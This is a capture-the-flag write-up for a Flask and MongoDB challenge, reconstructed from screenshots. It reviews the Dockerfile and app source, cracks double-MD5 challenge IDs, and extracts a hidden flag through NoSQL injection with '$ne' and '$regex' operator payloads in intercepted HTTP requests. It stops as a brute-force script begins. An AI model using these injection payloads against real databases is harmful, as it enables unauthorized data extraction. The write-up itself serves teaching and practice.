
Dockerfile



```
1  FROM ubuntu@sha256:2adf22367284330af9f832ffefb717c78239f6251d9d0f58de50b86229ed1427
2  WORKDIR /app
3
4  # Install mongodb & other stuffs
5  RUN apt-get update && \
6      apt-get install -y wget && \
7      apt-get install -y gnupg && \
8      apt-get install -y supervisor && \
9      apt-get install -y curl && \
10     curl -fsSL https://pgp.mongodb.com/server-6.0.asc | gpg -o /usr/share/keyrings/mongodb-server-6.0.gpg --dearmor && \
11     echo "deb [ arch=amd64,arm64 signed-by=/usr/share/keyrings/mongodb-server-6.0.gpg ] https://repo.mongodb.org/apt/ubun
12     apt-get update && \
13     apt-get install -y mongodb-org && \
14     mkdir -p /data/db
15
16 # Install Python,Flask & requirements
17 RUN apt-get install -y python3-pip
18 RUN pip3 install Flask
19 RUN pip3 install pymongo
20 RUN pip3 install passlib
21
22 # Copy stuffs
23 COPY . /app
24 COPY supervisord.conf /etc/supervisor/conf.d/supervisord.conf
25
26 # Setup flask app & create flag
27 EXPOSE 80
28 ENV FLASK_APP=/app/IntCTFC/app.py
29 ENV FLASK_ENV=production
30 ENV FLASK_RUN_PORT=80
31 ENV FLASK_RUN_HOST=0.0.0.0
32 ENV CHALL_FLAG="1337UP{fl4G_h3RE}"
33 ENV SECRET_KEY="fake_secret_key"
34
35 # Run Mongodb & Flask
36 CMD ["/usr/bin/supervisord", "-c", "/etc/supervisor/conf.d/supervisord.conf"]
```

- First they're installing mongodb and setting up the flask app.
- Line 32 -> setting up the flag
- Line 33 -> setting up the secret key
- Other things are pretty basic stuffs, now let's look into the flask app

Flask App




```python
from flask import Flask,render_template,request,session,redirect
import pymongo
import os
from functools import wraps
from datetime import timedelta
from hashlib import md5
from time import sleep

app = Flask(__name__)
app.secret_key = os.environ['SECRET_KEY']

# db settings
client = pymongo.MongoClient('localhost',27017)
db = client.ctfdb

def createChalls():
    db.challs.insert_one({"_id": "28c8edde3d61a0411511d3b1866f0636","challenge_name": "Crack It","category": "hash","chal
    db.challs.insert_one({"_id": "665f644e43731ff9db3d341da5c827e1","challenge_name": "MeoW sixty IV","category": "crypto
    db.challs.insert_one({"_id": "38026ed22fc1a91d92b5d2ef93540f20","challenge_name": "ImPAWSIBLE","category": "web","cha

# login check
def check_login(f):
    @wraps(f)
    def wrap(*args,**kwrags):
        if 'user' in session:
            return f(*args,**kwrags)
        else:
            return render_template('dashboard.html')
    return wrap

# routes
from user import routes

@app.route('/')
@check_login
def dashboard():
```

- The `createChalls` function looks interesting


```
def createChalls():
        db.challs.insert_one({
        "_id": "28c8edde3d61a0411511d3b1866f0636",
        "challenge_name": "Crack It",
        "category": "hash",
        "challenge_description": "My friend sent me this random string
`cc4d73605e19217bf2269a08d22d8ae2` can you identify what it is? , flag format:
CTFC{<password>}","challenge_flag": "CTFC{cryptocat}",
        "points": "500",
        "released": "True"})

        db.challs.insert_one({
        "_id": "665f644e43731ff9db3d341da5c827e1",
        "challenge_name": "MeoW sixty IV",
        "category": "crypto",
        "challenge_description": "hello everyoneeeeeeeee
Q1RGQ3tuMHdfZzBfNF90aDNfcjM0TF9mbDRHfQ==, oops sorry my cat ran into my keyboard, and typed
these random characters",
        "challenge_flag": "CTFC{n0w_g0_4_th3_r34L_fl4G}",
        "points": "1000",
        "released": "True"})

        db.challs.insert_one({
        "_id": "38026ed22fc1a91d92b5d2ef93540f20",
        "challenge_name": "ImPAWSIBLE",
        "category": "web",
        "challenge_description": "well, this challenge is not fully created yet, but we have the
flag for it",
        "challenge_flag": os.environ['CHALL_FLAG'],
        "points": "1500",
        "released": "False"})
```

- This function creates 3 challenges into the database, you can see the first two challenges are relased `"released": "True"`, we've seen them in the CTFC platform
- But the third challenge is not released yet `"released": "False"`
- And they're setting the flag from `CHALL_FLAG` enviroment variable, so this must be the real flag
- Somehow we need to find this
- First let's check the challenge submission process



```javascript
// submit flag
function submitFlag() {
  const formId = event.target.closest('form').id;
  const formData = Object.fromEntries(new FormData(document.getElementById(formId)).entries());
  const data = Object.entries(formData)[0];
  const id = data[0]
  const flag = data[1]

  const jdata = {
    _id: id,
    challenge_flag: flag
  };

  fetch("/submit_flag", {
    method: "POST",
    body: JSON.stringify(jdata),
    headers: {
      "Content-Type": "application/json"
    }
  })
  .then(response => response.text())
  .then(text => {
    alert(text);
  })
  .catch(error => console.error(error));
}
```

- This is the javascript code that's responsible for the submitting the flag to the backend
- They're sending this as json data, let's intercept the request



```
POST /submit_flag HTTP/1.1
Host: localhost
Content-Length: 45
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJ1c2VyIjp7Il9pZCI6ImU3YjMzYWZkNTY1ZTQyYTU5ZTdjNzE5MjMxMzZiZGZmIiwidXNlcm5hb
WUiOiJqb3ByYXZlZW4ifX0.ZFMt3A.7vkdByj09dU3cn8PlaO-9qSzp24
Connection: close

{
  "_id":"_id:1",
  "challenge_flag":"CTFC{test}"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.3 Python/3.10.6
Date: Thu, 04 May 2023 04:01:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11
Connection: close

wrong flag!
```

```
{
"_id":"_id:1",
"challenge_flag":"CTFC{test}"
}
```

- Here's the json data they're sending, by looking at the source code,

```html
 <input type="text" name="_id:1" id="password" placeholder="CTFC{meow_flag_here}" class="bg-gray-50 border border-gray-300 text-gray-900 text-sm rounded-lg focus:ring-blue-500 focus:border-blue-500 block w-full p-2.5 dark:bg-gray-600 dark:border-gray-500 dark:placeholder-gray-400 dark:text-white" required>
```


- Challenge 1 has the id `_id:1` , and 2 has the id `_id:2`, so possibly the 3rd unreleased challenge has the id = `_id:3`
- Let's confirm it by looking the backend flask code

```
@app.route('/submit_flag',methods=['POST'])
@check_login
def submit_flag():
        _id = request.json.get('_id')[-1]
        submitted_flag = request.json.get('challenge_flag')
        chall_details = db.challs.find_one(
                        {
                        "_id": md5(md5(str(_id).encode('utf-8')).hexdigest().encode('utf-
8')).hexdigest(),
                        "challenge_flag":submitted_flag
                        }
        )
        if chall_details == None:
                return "wrong flag!"
        else:
                return "correct flag!"
```

- This is the code that's responsible for verifying the challenge flag
- `_id = request.json.get('_id')[-1]` , this code get's the last character from the `_id` key from the json data
- In this case `_id` is `_id:1`, so the last character is **1**


```
"_id": md5(md5(str(_id).encode('utf-8')).hexdigest().encode('utf-8')).hexdigest()
```

- then they're performing a double md5sum to the id value, which becomes `28c8edde3d61a0411511d3b1866f0636`, this string looks familiar right?



```
def createChalls():
    db.challs.insert_one({"_id": "28c8edde3d61a0411511d3b1866f0636","challenge_name": "Crack It","category": "hash
    db.challs.insert_one({"_id": "665f644e43731ff9db3d341da5c827e1","challenge_name": "MeoW sixty IV","category":
    db.challs.insert_one({"_id": "38026ed22fc1a91d92b5d2ef93540f20","challenge_name": "ImPAWSIBLE","category": "we
```

- Yes that's from the `createChalls` function, that's how they're stored `_id` in the database



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
28c8edde3d61a0411511d3b1866f0636
665f644e43731ff9db3d341da5c827e1
38026ed22fc1a91d92b5d2ef93540f20
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
28c8edde3d61a0411511d3b1866f0636	md5(md5)	1
665f644e43731ff9db3d341da5c827e1	md5(md5)	2
38026ed22fc1a91d92b5d2ef93540f20	md5(md5)	3

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

- Cracking all these three hashes reveals the hash type and the corresponding value for it

```
        chall_details = db.challs.find_one(
                        {
                        "_id": md5(md5(str(_id).encode('utf-8')).hexdigest().encode('utf-
8')).hexdigest(),
                        "challenge_flag":submitted_flag
                        }
        )
```

- The above code is from the `submit_flag` function
- If you look closely you can see they're querying our user input directly.
- So there's a nosql inection here, but we can't perfom that in the `_id` field, because it only takes the last character and performs a dobule md5sum
- But we can inject in the `challenge_flag` field
- Let's try that in burp



```
Host: localhost
Content-Length: 43
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJ1c2VyIjp7Il9pZCI6ImU3YjMzYWZkNTY1ZTQyYTU5ZTdjNzE5MjMxMzZiZGZmIiwidXNlcm5hb
WUiOiJqb3ByYXZlZW4ifX0.ZFMt3A.7vkdByj09dU3cn8Pla0-9qSzp24
Connection: close

{
  "_id":"_id:1",
  "challenge_flag":{
    "$ne":""
  }
}
```


```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.3 Python/3.10.6
Date: Thu, 04 May 2023 04:12:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Connection: close

correct flag!
```

- Using the basic payload `{"$ne":""}` and we got the response as `correct flag!`, so nosql injection is working here
- But we need to try this in 3rd challenge, so let me change the id value to `_id:3`
- And we need to retrive every single charcter from the flag
- First let me check few couple of know values from the flag (`1337UP{.......}`) with **$regex** , then let's make a script to automate that
- Payload:

```
{"_id":"_id:3","challenge_flag":{"$regex":"^1337UP{"}}
```

- It returns correct flag!, so let's bruteforce the whole flag

Python script




```
Host: localhost
Content-Length: 54
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="11
